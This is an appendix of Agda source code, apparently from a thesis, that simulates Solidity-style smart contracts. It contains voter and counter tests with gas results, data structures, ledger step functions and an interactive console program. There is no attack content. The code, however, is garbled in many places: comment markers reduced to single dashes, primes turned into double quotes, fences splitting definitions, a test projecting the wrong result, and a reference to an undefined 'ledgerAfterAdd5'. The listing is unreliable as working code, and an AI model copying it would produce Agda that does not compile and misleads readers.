IsJust (just _) = ⊤
IsJust nothing = ⊥


fromJust : {A : Set} → (p : Maybe A) → IsJust p → A
fromJust (just a) tt = a

---- First test   (adding voter)
-- using function "AddVoter"
-- with (nat 1) on testLedger

resultAfterAddVoter1 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter1
  = evaluateTerminatingfinal testLedger 1 1 1 "addVoter" (nat 1) 20


resultReturnedAddVoter1 : MsgOrErrorWithGas
resultReturnedAddVoter1 = proj₂ resultAfterAddVoter1
{-
evaluate to
theMsg (nat 1) , 16 gas
so executing addVoter (nat 1) returned (nat 1)
-}

ledgerAfterAdd1 : Ledger
ledgerAfterAdd1 = proj₁ resultAfterAddVoter1


-- check the view function with (nat 1)
-- after adding voter to our ledger
checkVoter1afterAdd1 : MsgOrError
checkVoter1afterAdd1
  = ledgerAfterAdd1 1 .viewFunction "checkVoter" (nat 1)
{-
evaluate to
```

```
theMsg (nat 1)
which means true
-}

checkVoter3AfterAdd1 : MsgOrError
checkVoter3AfterAdd1
  = ledgerAfterAdd1 1 .viewFunction "checkVoter" (nat 3)
{-
evaluate to
theMsg (nat 0)
which means false
our ledger only includes (nat 1)
-}


-- Second test   (vote)
- using function "vote" with (nat 4)
- on ledgerAfterAdd5

resultAfterVote : Ledger × MsgOrErrorWithGas
resultAfterVote =
  evaluateTerminatingfinal ledgerAfterAdd1 1 1 1
    "vote" (nat 4) 50

resultReturnedVote : MsgOrErrorWithGas
resultReturnedVote = proj₂ resultAfterVote

{- evaluates to

theMsg (nat 4) , 39 gas

-}

ledgerAfterVote : Ledger
ledgerAfterVote = proj₁ resultAfterVote
```

```
- check the view function "counter" with (nat 4)
- after adding voter to our ledger
checkCounterAfterVote : MsgOrError
checkCounterAfterVote =
  ledgerAfterVote 1 .viewFunction "counter" (nat 4)
- evaluates to
- theMsg (nat 1) which means our counter has one

- check the view function "counter" with (nat 3)
- after adding voter to our ledger
checkCounterWith3 : MsgOrError
checkCounterWith3 =
  ledgerAfterVote 1 .viewFunction "counter" (nat 3)
- evaluates to
- theMsg (nat 0) which means
- we do not have (nat 3) in our counter



-- Third test   (adding voter)
- using function "AddVoter" with (nat 1) on ledgerAfterVote

resultAfterAddVoter1' : Ledger × MsgOrErrorWithGas
resultAfterAddVoter1'
  = evaluateTerminatingfinal ledgerAfterVote 1 1 1 "addVoter" (nat 1) 20

resultReturnedAddVoter1' : MsgOrErrorWithGas
resultReturnedAddVoter1' = proj₂ resultAfterAddVoter1'
{-
evaluate to
theMsg (nat 1) , 16 gas
so executing addVoter (nat 1) returned (nat 1)
-}
```

```
ledgerAfterAdd1' : Ledger
ledgerAfterAdd1' = proj₁ resultAfterAddVoter1'

- check the view function with (nat 1)
- after adding voter to our ledger
checkVoter1afterAdd1' : MsgOrError
checkVoter1afterAdd1' =
  ledgerAfterAdd1' 1 .viewFunction "checkVoter" (nat 1)
{-
evaluate to
theMsg (nat 1)
which means true
-}

checkVoter3AfterAdd1' : MsgOrError
checkVoter3AfterAdd1' =
  ledgerAfterAdd1' 1 .viewFunction "checkVoter" (nat 3)
{-
evaluate to
theMsg (nat 0)
which means false
our ledger only includes (nat 1)
-}


-- Fourth test   (vote)
- using function "vote" with (nat 4) on ledgerAfterAdd5

resultAfterVote' : Ledger × MsgOrErrorWithGas
resultAfterVote' =
  evaluateTerminatingfinal ledgerAfterAdd1' 1 1 1
    "vote" (nat 4) 50

resultReturnedVote' : MsgOrErrorWithGas
```

```
resultReturnedVote' = proj₂ resultAfterVote'

{- evaluates to

theMsg (nat 4) , 39 gas

-}

ledgerAfterVote' : Ledger
ledgerAfterVote' = proj₁ resultAfterVote'

- check the view function "counter" with (nat 4)
- after adding voter to our ledger
checkCounterAfterVote' : MsgOrError
checkCounterAfterVote' =
  ledgerAfterVote' 1 .viewFunction "counter" (nat 4)
- evaluates to
- theMsg (nat 2) which means our counter have 2

- check the view function "counter" with (nat 3)
- after adding voter to our ledger
checkCounterWith3' : MsgOrError
checkCounterWith3' =
  ledgerAfterVote' 1 .viewFunction "counter" (nat 3)
- evaluates to
- theMsg (nat 0) which means
- we do not have (nat 3) in our counter



—— Fifith test   (adding voter)
- using function "AddVoter" with (nat 1)
- on ledgerAfterAdd1'

resultAfterAddVoter1" : Ledger × MsgOrErrorWithGas
```

```
resultAfterAddVoter1'' =
  evaluateTerminatingfinal ledgerAfterVote' 1 1 1
    "addVoter" (nat 1) 20

resultReturnedAddVoter1'' : MsgOrErrorWithGas
resultReturnedAddVoter1'' = proj₂ resultAfterAddVoter1'
{-
evaluate to
theMsg (nat 1) , 16 gas
so executing addVoter (nat 1) returned (nat 1)
-}

ledgerAfterAdd1'' : Ledger
ledgerAfterAdd1'' = proj₁ resultAfterAddVoter1''

- check the view function with (nat 1)
- after adding voter to our ledger
checkVoter1AfterAdd1'' : MsgOrError
checkVoter1AfterAdd1'' =
  ledgerAfterAdd1'' 1 .viewFunction "checkVoter" (nat 1)
{-
evaluate to
theMsg (nat 1)
which means true
-}

checkVoter3AfterAdd1'' : MsgOrError
checkVoter3AfterAdd1'' =
  ledgerAfterAdd1'' 1 .viewFunction "checkVoter" (nat 3)
{-
evaluate to
theMsg (nat 0)
which means false
our ledger only includes (nat 1)
```

```
-}



--- Sixth test   (vote)
- using function "vote" with (nat 4) on ledgerAfterAdd5

resultAfterVote" : Ledger × MsgOrErrorWithGas
resultAfterVote" =
  evaluateTerminatingfinal ledgerAfterAdd1" 1 1 1
    "vote" (nat 4) 50

resultReturnedVote" : MsgOrErrorWithGas
resultReturnedVote" = proj₂ resultAfterVote"

{- evaluates to

theMsg (nat 4) , 39 gas

-}

ledgerAfterVote" : Ledger
ledgerAfterVote" = proj₁ resultAfterVote"

- check the view function "counter" with (nat 4)
- after adding voter to our ledger
checkCounterAfterVote" : MsgOrError
checkCounterAfterVote" =
  ledgerAfterVote" 1 .viewFunction "counter" (nat 4)
- evaluates to
- theMsg (nat 3) which means our counter have 3

- check the view function "counter" with (nat 3)
- after adding voter to our ledger
checkCounterWith3" : MsgOrError
checkCounterWith3" =
```

```
  ledgerAfterVote" 1 .viewFunction "counter" (nat 3)
-- evaluates to
-- theMsg (nat 0) which means
-- we do not have (nat 3) in our counter
```

C.3 Constant parameters (constantparameters.agda)

```
module constantparameters where

open import Data.Nat
open import Data.String hiding (length)
open import Data.List
open import Data.Bool

open import basicDataStructure
open import Complex-Model.ccomand.ccommands-cresponse


record ConstantParameters : Set where
  field
    hash                   : ℕ → ℕ
    costcurrentAddrLookupc : ℕ
    costcallAddrLookupc : ℕ
    costcallc              : Msg → ℕ
    costtransfer           : ℕ
    costgetAmount          : ℕ
    costreturn             : Msg → ℕ
    costerror              : ErrorMsg → ℕ
    costofreturn           : ℕ
    gasprice : ℕ
  GastoWei : ℕ → ℕ --
  GastoWei n = n * gasprice
```

```
open ConstantParameters public

exampleParameters : ConstantParameters
exampleParameters .hash n = 1
exampleParameters .costcurrentAddrLookupc = 1
exampleParameters .costcallAddrLookupc = 1
exampleParameters .costcallc n = 1
exampleParameters .costtransfer = 1
exampleParameters .costgetAmount = 1
exampleParameters .costreturn n = 1
exampleParameters .costerror n = 1
exampleParameters .costofreturn = 1
exampleParameters .gasprice = 1
```

C.4 Basic data strucure (basicDataStructure.agda)

```
module basicDataStructure where

open import Data.Nat
open import Data.String hiding (length)
open import Data.List
open import Data.Bool
open import Agda.Builtin.String

FunctionName : Set
FunctionName = String

- Boolean valued equality on FunctionName
_≡fun_ : FunctionName → FunctionName → Bool
_≡fun_ = primStringEquality


Time  : Set
Time  =  ℕ
```

```
Amount : Set
Amount = ℕ

Address : Set
Address  = ℕ

Signature : Set
Signature = ℕ

PublicKey : Set
PublicKey = ℕ

data Msg : Set where
  nat     : (n : ℕ) → Msg
  _+msg_ : (m m' : Msg)     → Msg
  list    : (l     : List Msg) → Msg


data ErrorMsg : Set where
  strErr    : String → ErrorMsg
  numErr    : ℕ → ErrorMsg
  undefined : ErrorMsg
  outOfGasError : ErrorMsg

-record (debuge) includes these info

record DebugInfo : Set where
      constructor ⟨_»_·_[_]⟩
      field
        lastcalladdr  : Address
        curraddr      : Address
        lastfunname : FunctionName
        lastmsg       : Msg
```

```
open DebugInfo public



data NatOrError : Set where
  nat : ℕ → NatOrError
  err : ErrorMsg → DebugInfo → NatOrError
- notNatErr : String → NatOrError
  invalidtransaction : NatOrError

-This definition we use it to
- display the gasleft with NatOrError
record NatOrErrorWithGas  : Set where
       constructor _,_gas
       field
         natOrError : NatOrError
         gas : ℕ

open NatOrErrorWithGas public



data MsgOrError : Set where
  theMsg : Msg → MsgOrError
  err : ErrorMsg → MsgOrError


- new definition

data MsgOrError' : Set where
  theMsg : Msg → MsgOrError'
  err : ErrorMsg → DebugInfo → MsgOrError'
-  notNatErr : String → MsgOrError'
  invalidtransaction : MsgOrError'

record MsgOrErrorWithGas : Set where
```

```
        constructor _,_gas
        field
          msgOrError : MsgOrError'
          gas : ℕ
open MsgOrErrorWithGas public


- new definition

data StringOrError' : Set where
  theString : String → StringOrError'
  err : ErrorMsg → DebugInfo → StringOrError'
  notNatErr : String → StringOrError'
  invalidtransaction : StringOrError'

record StringOrErrorWithGas : Set where
        constructor _,_gas
        field
          stringOrError : StringOrError'
          gas : ℕ
open StringOrErrorWithGas public
```

C.5 Main library for the complex model includes contract, ledger, execution stack element (ExecStackEl), and state execution function (StateExecFun) (Mainlibrary.agda)

```
open import constantparameters

module libraries.Mainlibrary where

open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
```

```
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_≫=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String

-our work
open import basicDataStructure
open import libraries.natCompare
open import Complex-Model.ccomand.ccommands-cresponse


-Definition of complex smart contract
record Contract : Set where
  constructor contract
  field
    amount : Amount
    fun     : FunctionName
      → (Msg → SmartContractExec Msg)
    viewFunction : FunctionName
      → Msg → MsgOrError
    viewFunctionCost : FunctionName
      → Msg → ℕ
open Contract public



-ledger
Ledger : Set
```

```
Ledger = Address → Contract


- the execution stack element
record ExecStackEl : Set where
  constructor execStackEl
  field
- lastCallAddress is the address which made the
- call to the current function call
    lastCallAddress : Address

- calledAddress is the address to which the last current
- function call was made from lastCallAddr
    calledAddress : Address


- continuation how to proceed once a result is returned,
- which depends on that result which is an element of Msg
    continuation   : (Msg → SmartContractExec Msg)

- Cost for continuation depending on the msg
- returned when the current call is finished
    costCont : Msg → ℕ
- The following two elements are only for
- debugging purposes so that in case of an error
-functionanme is the name of the function which was called
    funcNameexecStackEl : FunctionName

-msg is the arguments with which this funciton was called.
    msgexecStackEl      : Msg
open ExecStackEl public


- execution stack function
ExecutionStack : Set
ExecutionStack = List ExecStackEl
```

```
- the state execution function
record StateExecFun : Set where
  constructor stateEF
  field
    ledger : Ledger
    executionStack : ExecutionStack

- the address which initiated everything
    initialAddr : Address

- the address which made the call to the current function call
    lastCallAddr   : Address

  - is the address to which the last current fucntion call was made from lastCallAddr
    calledAddr : Address

- next step in the program to be executed when
    nextstep  : SmartContractExec Msg

  - how much we have left in the next execution step
    gasLeft   : ℕ

-these info regarding debug info :

    funNameevalState : FunctionName
    msgevalState : Msg
open StateExecFun public
```

C.6 Compare natural library (natCompare.agda)

```
module libraries.natCompare where

open import Data.Nat hiding (_≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_)
```

```
open import Data.Empty
open import Data.Unit


atom : Bool → Set
atom true = ⊤
atom false = ⊥

_≦b_ : ℕ → ℕ → Bool
0 ≦b m = true
suc n ≦b zero = false
suc n ≦b suc m = n ≦b m

_==b_ : ℕ → ℕ → Bool
0 ==b 0 = true
0 ==b suc n = false
suc n ==b 0 = false
suc n ==b suc m = n ==b m

-- ≦r  is a recursively defined ≦
_≦r_ : ℕ → ℕ → Set
n ≦r m = atom (n ≦b m)


_==r_ : ℕ → ℕ → Set
n ==r m = atom (n ==b m)

_<r_ : ℕ → ℕ → Set
n <r m = suc n ≦r m

0≦n : {n : ℕ} → 0 ≦r n
0≦n = tt

data OrderingLeq (n m : ℕ) : Set where
  leq : n ≦r m → OrderingLeq n m
  greater : m <r n     → OrderingLeq n m
```

```
liftLeq : {n m : ℕ} → OrderingLeq n m
  → OrderingLeq (suc n) (suc m)
liftLeq {n} {m} (leq x) = leq x
liftLeq {n} {m} (greater x) = greater x

compareLeq : (n m : ℕ) → OrderingLeq n m
compareLeq zero n = leq tt
compareLeq (suc n) zero = greater tt
compareLeq (suc n) (suc m) = liftLeq (compareLeq n m)

data OrderingLess (n m : ℕ) : Set where
  less : n <r m → OrderingLess n m
  geq  : m ≦r n → OrderingLess n m

liftLess : {n m : ℕ} → OrderingLess n m
  → OrderingLess (suc n) (suc m)
liftLess {n} {m} (less x) = less x
liftLess {n} {m} (geq x) = geq x

compareLess : (n m : ℕ) → OrderingLess n m
compareLess n zero = geq tt
compareLess zero (suc m) = less tt
compareLess (suc n) (suc m) = liftLess (compareLess n m)


subtract : (n m : ℕ) → m ≦r n → ℕ
subtract n zero nm = n
subtract (suc n) (suc m) nm = subtract n m nm


refl≦r : (n : ℕ) →    n ≦r n
refl≦r 0 = tt
refl≦r (suc n) = refl≦r n
```

```
refl==r : (n : ℕ) →      n ==r n
refl==r zero = tt
refl==r (suc n) = refl==r n


lemmaxysuc : (x y : ℕ) → x ≦r y → x ≦r suc y
lemmaxysuc zero y xy = tt
lemmaxysuc (suc x) (suc y) xy
  = lemmaxysuc x y xy


lemmaxSucY : (x y z : ℕ) → x ≦r suc y
  → (x - (suc z)) ≦r y
lemmaxSucY 0 y z xy = tt
lemmaxSucY (suc x) y zero xy = xy
lemmaxSucY (suc x) y (suc z) xy
  = lemmaxSucY x y z (lemmaxysuc x y xy)

lemma=≦r : (x y z : ℕ) → x ==r y
  → y ≦r z → x ≦r z
lemma=≦r zero y z x=y y≦rz = tt
lemma=≦r (suc x) (suc y) (suc z) x=y y≦rz
  = lemma=≦r x y z x=y y≦rz

sym== : (x y : ℕ) → x ==r y → y ==r x
sym== zero zero xy = tt
sym== (suc x) (suc y) xy = sym== x y xy
```

Appendix D

Full Agda code for chapter Simulating two models of Solidity-style smart contracts

D.1 Simulator of the simple model

D.1.1 Definition of Smart Contract (SmartContract), Ledger, Commands (CCommands), and responses (CResponse) (Ledger-Simple-Model.agda)

```
module Simple-Model.ledgerversion.Ledger-Simple-Model where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_≫=_)
open import Data.String hiding (length)

-library for simple model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel
```

```
- main library
open import libraries.natCompare



mutual

- smart contract-comands:
  data CCommands : Set where
    transferc   : Amount → Address → CCommands
    callc       : Address → FunctionName → Msg → CCommands
    updatec     : FunctionName → (Msg → SmartContract Msg)
                → CCommands
    currentAddrLookupc  : CCommands
    callAddrLookupc     : CCommands
    getAmountc          : Address → CCommands

- smart contract response
  CResponse : CCommands → Set
  CResponse (transferc amount addr) = ⊤
  CResponse (callc addr fname msg)  = Msg
  CResponse (updatec fname fdef)    = ⊤
  CResponse currentAddrLookupc      = Address
  CResponse callAddrLookupc         = Address
  CResponse (getAmountc addr)       = Amount


-SmartContractExec is datatype of what happens when
- a function is applied to its arguments.
  data SmartContract (A : Set) : Set where
    return  :  A → SmartContract A
    error   :  ErrorMsg → SmartContract A
    exec    :  (c : CCommands) → (CResponse c → SmartContract A)
            → SmartContract A
```

```
_≫=_ : {A B : Set} → SmartContract A → (A → SmartContract B)
                   → SmartContract B
return x ≫= q = q x
error x ≫= q = error x
exec c x ≫= q = exec c (λ r → x r ≫= q)

_»_ : {A B : Set} → SmartContract A → SmartContract B
                  → SmartContract B
return x » q = q
error x » q = error x
exec c x » q = exec c (λ r → x r » q)


- Definition of simple contract
record Contract : Set where
  constructor contract
  field
    amount :  Amount
    fun    :  FunctionName → (Msg → SmartContract Msg)
open Contract public


- ledger
Ledger : Set
Ledger = Address → Contract

— theses functions below we use them with do notation
call : Address    → FunctionName → (Msg → SmartContract Msg)
call addr fname msg = exec (callc addr fname msg) return

update : FunctionName → (Msg → SmartContract Msg) → SmartContract ⊤
update fname fdef = exec (updatec fname fdef) return
```

```
currentAddrLookup : SmartContract Address
currentAddrLookup = exec currentAddrLookupc return

callAddrLookup : SmartContract Address
callAddrLookup = exec callAddrLookupc return

transfer : Amount → Address → SmartContract ⊤
transfer amount addr =   exec (transferc amount addr) return


- the definition of execution stack elements
record ExecStackEl : Set where
  constructor execStackEl
  field
    lastCallAddress  :   Address
    calledAddress    :   Address
    continuation     :   Msg → SmartContract Msg
open ExecStackEl public


- the definition of the execution stack function function
ExecutionStack : Set
ExecutionStack = List ExecStackEl


{- StateExecFun is an intermediate state when
   we are evaluating a function call
   in a contract
   it consists of
 - the ledger  (which might changed because of updates)
 - executionStack  contains partially evaluated calls
   to other contracts together with their addresses
 - the current address
 - and the currently partially evaluated
   function we are evaluating
-}
```

```
record StateExecFun : Set where
  constructor stateEF
  field
    ledger          :  Ledger
    executionStack  :  ExecutionStack
    lastCallAddress :  Address
    currentAddress  :  Address
    nextstep        :  SmartContract Msg
open StateExecFun public


-update ledger
updateLedger : Ledger → Address
    → FunctionName
    → (Msg → SmartContract Msg) → Ledger
updateLedger ledger changedAddr changedFname f a .amount
  = ledger a .amount
updateLedger ledger changedAddr changedFname f a .fun fname
  = if (a ≡ᵇ changedAddr) ∧ (fname ≡fun changedFname)
    then f else ledger a .fun fname

-update ledger amount
updateLedgerAmount : (ledger : Ledger)
  → (currentAddr destinationAddr : Address) (amount' : Amount)
  → (correctAmount : amount' ≦r ledger currentAddr .amount)
  → Ledger
updateLedgerAmount ledger currentAddr destinationAddr
      amount' correctAmount addr .amount
    = if addr ≡ᵇ currentAddr
    then subtract (ledger currentAddr .amount)
      amount' correctAmount
    else (if addr ≡ᵇ destinationAddr
    then ledger destinationAddr .amount + amount'
    else ledger addr .amount)
```

```
updateLedgerAmount ledger currentAddr newAddr
   amount' correctAmount addr .fun
   = ledger addr .fun


- execute transfer auxiliary
executeTransferAux : (oldLedger currentLedger : Ledger)
   → (executionStack : ExecutionStack)
   → (callAddr currentAddr : Address)
   → (amount' : Amount)
   → (destinationAddr : Address)
   → (cont : SmartContract Msg)
   → (cp : OrderingLeq amount'
         (currentLedger currentAddr .amount))
   → StateExecFun
executeTransferAux oldLedger currentLedger executionStack callAddr
                  currentAddr amount' destinationAddr cont (leq x) =
  stateEF (updateLedgerAmount currentLedger currentAddr
           destinationAddr amount' x)
  executionStack callAddr currentAddr cont

executeTransferAux oldLedger currentLedger executionStack callAddr
           currentAddr amount destinationAddr cont (greater x) =
  stateEF oldLedger executionStack callAddr currentAddr
  (error (strErr "not enough money"))

- - execute transfer
executeTransfer : (oldLedger currentLedger : Ledger)
  → ExecutionStack
  → (callAddr currentAddr : Address)
  → (amount' : Amount)
  → (destinationAddr : Address)
  → (cont : SmartContract Msg)
  → StateExecFun
executeTransfer oldLedger currentLedger exexecutionStack callAddr
```

```
                    currentAddr amount' destinationAddr cont
  = executeTransferAux oldLedger currentLedger
    exexecutionStack callAddr currentAddr amount'
    destinationAddr cont (compareLeq amount' (currentLedger currentAddr .amount))

- definition of stepEF
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger [] callAddr currentAddr (return result))
  = stateEF currentLedger [] callAddr currentAddr (return result)
stepEF oldLedger (stateEF currentLedger (execSEl :: executionStack)
        callAddr currentAddr (return result))
  = stateEF currentLedger executionStack callAddr
         (execSEl .calledAddress) (execSEl .continuation result)
stepEF oldLedger (stateEF currentLedger executionStack
        callAddr currentAddr (exec currentAddrLookupc cont))
  = stateEF currentLedger executionStack callAddr currentAddr
    (cont currentAddr)
stepEF oldLedger (stateEF currentLedger executionStack
        callAddr currentAddr (exec callAddrLookupc cont))
  = stateEF currentLedger executionStack callAddr currentAddr
        (cont callAddr)
stepEF oldLedger (stateEF currentLedger executionStack
    callAddr currentAddr (exec (updatec changedFname changedFdef) cont))
  = stateEF (updateLedger currentLedger currentAddr changedFname changedFdef)
                      executionStack callAddr currentAddr (cont tt)
stepEF oldLedger (stateEF currentLedger executionStack
        oldCalladdr oldCurrentAddr (exec (callc newaddr fname msg) cont))
  = stateEF currentLedger (execStackEl oldCalladdr oldCurrentAddr cont :: executionStack)
         oldCurrentAddr newaddr (currentLedger newaddr .fun fname msg)

stepEF oldLedger (stateEF currentLedger executionStack
        callAddr currentAddr (exec (transferc amount destinationAddr) cont))
  = executeTransfer oldLedger currentLedger executionStack
         callAddr currentAddr amount destinationAddr (cont tt)
stepEF oldLedger (stateEF currentLedger executionStack
```

```
        callAddr currentAddr (exec (getAmountc addrLookedUp) cont))
  = stateEF currentLedger executionStack callAddr currentAddr
        (cont (currentLedger addrLookedUp .amount))
stepEF oldLedger (stateEF currentLedger executionStack
        callAddr currentAddr (error errorMsg))
  = stateEF oldLedger executionStack callAddr currentAddr (error errorMsg)

- definition of stepEFntimes
stepEFntimes : Ledger → StateExecFun → ℕ → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0
  = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
  = stepEF oldLedger (stepEFntimes oldLedger ledgerstateexecfun n)

-define stepledgern times
stepLedgerFunntimes : Ledger → Address
                    → Address → FunctionName
                    → Msg → ℕ → StateExecFun
stepLedgerFunntimes ledger callAddr currentAddr funname msg n
  = stepEFntimes ledger (stateEF ledger [] callAddr currentAddr
    (ledger currentAddr .fun funname msg)) n


stepLedgerFunntimesList : Ledger → Address
                        → Address → FunctionName
                        → Msg → ℕ → List StateExecFun
stepLedgerFunntimesList ledger callAddr currentAddr funname msg 0 = []
stepLedgerFunntimesList ledger callAddr currentAddr funname msg (suc n)
  = stepLedgerFunntimes ledger callAddr currentAddr funname msg n ::
    stepLedgerFunntimesList ledger callAddr currentAddr funname msg n


record MsgAndLedger : Set where
  constructor msgAndLedger
```

```
  field
    theLedger : Ledger
    msgOrError : MsgOrError

open MsgAndLedger public


{-# NON_TERMINATING #-}
evaluateNonTerminatingAuxWithLedger : Ledger → StateExecFun
                                      → MsgAndLedger
evaluateNonTerminatingAuxWithLedger oldledger
    (stateEF currentLedger [] callAddr currentAddr (return m))
    = msgAndLedger currentLedger (theMsg m)
evaluateNonTerminatingAuxWithLedger oldledger
    (stateEF currentLedger s callAddr currentAddr (error e))
    = msgAndLedger oldledger (err e)
evaluateNonTerminatingAuxWithLedger oldledger state
    = evaluateNonTerminatingAuxWithLedger oldledger (stepEF oldledger state)

evaluateNonTerminatingWithLedger : Ledger → Address
  →       Address → FunctionName → Msg → MsgAndLedger
evaluateNonTerminatingWithLedger ledger callAddr currentAddr funname msg
  = evaluateNonTerminatingAuxWithLedger ledger (stateEF ledger []
    callAddr currentAddr (ledger currentAddr .fun funname msg))
```

D.1.2 A count example for the simple model (examplecounter.agda)

```
module Simple-Model.example.examplecounter where

open import Data.Nat
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
```

```
open import Data.String hiding (length)


-simple model
open import Simple-Model.ledgerversion.Ledger-Simple-Model

-library
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel
open import interface.ConsoleLib

-IOledger
open import Simple-Model.IOledger.IOledger-counter


-Example of a simple counter
const : ℕ → (Msg → SmartContract Msg)
const n msg = return (nat n)


mutual
  contract0 : FunctionName → (Msg → SmartContract Msg)
  contract0 "f1" = const 0
  contract0 "g1" = def-g1
  contract0 ow ow' = error (strErr " Error msg")

  def-g1 : Msg → SmartContract Msg
  def-g1 (nat x)
    = exec currentAddrLookupc
      λ addr → call 0 "f1" (nat 0)
  def-g1 (list x)
    = exec currentAddrLookupc
      (λ n → exec (updatec "f1" (const (suc n)))
      λ _ → return (nat n))


- test our ledger with our example
testLedger : Ledger
```

```
testLedger 0 .amount = 20
testLedger 0 .fun "f1" m = const 0 (nat 0)
testLedger 0 .fun "g1" m = def-g1(nat 0)
testLedger 0 .fun "k1" m = exec (getAmountc 0)
                              (λ n → return (nat n))
testLedger 0 .fun ow ow' = error (strErr "Undefined")

-- the example belw we used in our paper
testLedger 1 .amount = 40
testLedger 1 .fun "counter" m = const 0 (nat 0)
testLedger 1 .fun "increment" m
  = exec currentAddrLookupc λ addr →
      exec (callc addr "counter" (nat 0))
      λ{(nat n) → exec (updatec "counter" (const (suc n)))
           λ _ → return (nat (suc n));
      _ → error (strErr "counter returns not a number")}
testLedger 1 .fun "transfer" m
  = exec (transferc 10 0) λ _ → return m

testLedger ow .amount          = 0
testLedger ow .fun ow' ow''    = error (strErr "Undefined")


-- To run IO
main : ConsoleProg
main = run (mainBody testLedger 0)
```

D.1.3 Interactive program in Agda for the simple simulator (IOledger-counter.agda)

```
module Simple-Model.IOledger.IOledger-counter where

open import Data.Nat
open import Data.List hiding (_++_)
open import Data.Unit
```

```
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_≫=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show

open import Simple-Model.ledgerversion.Ledger-Simple-Model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel

open import Data.Nat.Show
open import interface.Console hiding (main)
open import interface.Unit
open import interface.NativeIO
open import interface.Base
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import interface.ConsoleLib


- string to function name
string2FunctionName : String → Maybe FunctionName
string2FunctionName str =
  if str == "counter"
  then just "counter"   else
  (if str == "increment"
  then just "increment" else
  (if str == "transfer"
  then just "transfer" else
    nothing))

- define a function to convert error message to string
errorMsg2Str : ErrorMsg → String
errorMsg2Str (strErr s)    = s
```

```
errorMsg2Str (numErr n) = show n
errorMsg2Str undefined  = "undefined"

mutual

- first program to execute a function of a contract
  executeLedger : ∀{i} → Ledger
    → (callAddr : Address) → IOConsole i Unit
  executeLedger ledger callAddr .force
        = exec' (putStrLn "Enter the calling address")
          λ _ → IOexec getLine
          λ line →
          executeLedgerStep2 ledger callAddr (readMaybe 10 line)

  executeLedgerStep2 : ∀{i} → Ledger → (callAddr : Address)
        → Maybe ℕ → IOConsole i Unit
  executeLedgerStep2 ledger callAddr nothing .force
        = exec' (putStrLn "Enter the calling cddress")
            λ _ → IOexec getLine
            λ _ → executeLedger ledger callAddr
  executeLedgerStep2 ledger callAddr (just n) .force
    = exec' (putStrLn "Enter the function name
         (e.g. counter, increment, transfer)")
      λ _ → IOexec getLine
      λ line → executeLedgerStep3 ledger callAddr n line


  executeLedgerStep3 : ∀{i} → Ledger
    → (callAddr : Address) → ℕ
    → FunctionName → IOConsole i Unit
  executeLedgerStep3 ledger callAddr n f .force
    = exec' (putStrLn "Enter the argument of
       the function as a natural number")
      λ _ → IOexec getLine
      λ line →
```

```
    executeLedgerStep4 ledger callAddr n f (readMaybe 10 line)


executeLedgerStep4 : ∀{i} → Ledger → (callAddr : Address)
        → ℕ → FunctionName → Maybe ℕ → IOConsole i Unit
executeLedgerStep4 ledger callAddr n f nothing .force
  = exec' (putStrLn "Please enter a natural number")
    λ _ → executeLedgerStep3 ledger callAddr n f

executeLedgerStep4 ledger callAddr n f (just m) .force
  = executeLedgerStep5 (evaluateNonTerminatingWithLedger
    ledger callAddr n f (nat m)) callAddr


executeLedgerStep5 : ∀{i} → MsgAndLedger
  → (callAddr : Address) → IO' consoleI i Unit
executeLedgerStep5 (msgAndLedger newLedger (theMsg (nat n))) callAddr
  = exec' (putStrLn ("The result of execution is nat " ++ (show n)))
      λ _ → mainBody newLedger callAddr
executeLedgerStep5 (msgAndLedger newLedger (theMsg (list l))) callAddr
  = exec' (putStrLn "The result of execution is of the form list l ")
      λ _ → mainBody newLedger callAddr
executeLedgerStep5 (msgAndLedger newLedger (err e)) callAddr
  = exec' (putStrLn "Error")
      λ _ → IOexec (putStrLn (errorMsg2Str e))
      λ _ → mainBody newLedger callAddr


-- Second program to look up the balance of one contract
executeLedgercheckamount : ∀{i} → Ledger
    → (callAddr : Address) → IOConsole i Unit
executeLedgercheckamount ledger callAddr .force
  = exec' (putStrLn "Enter the address of the
          contract you want to look up the balance")
    λ _ → IOexec getLine
```

```
    λ line →
    executeLedgercheckamountAux ledger callAddr (readMaybe 10 line)


  executeLedgercheckamountAux : ∀{i} → Ledger
    → (callAddr : Address) → Maybe ℕ → IOConsole i Unit
  executeLedgercheckamountAux ledger callAddr nothing .force
   = exec' (putStrLn "Please enter a natural number")
    λ _ → executeLedgercheckamount ledger callAddr
  executeLedgercheckamountAux ledger callAddr (just calledAddr) .force
   = exec' (putStrLn
    ("The available money is " ++ show (ledger calledAddr .amount)
    ++ " wei in address " ++ show calledAddr))
    λ line → mainBody ledger callAddr


-- third program to change the calling address
  executeLedgerChangeCallingAddress : ∀{i} → Ledger
   → (callAddr : Address) → IOConsole i Unit
  executeLedgerChangeCallingAddress ledger callAddr .force
   = exec' (putStrLn "Enter the new calling address")
    λ _ → IOexec getLine
    λ line →
    executeLedgerChangeCallingAddressAux ledger
     callAddr (readMaybe 10 line)


  executeLedgerChangeCallingAddressAux : ∀{i} → Ledger
   → (callAddr : Address) → Maybe Address → IOConsole i Unit
  executeLedgerChangeCallingAddressAux ledger callAddr (just callingAddr)
     = executeLedger ledger callAddr
  executeLedgerChangeCallingAddressAux ledger callAddr nothing .force
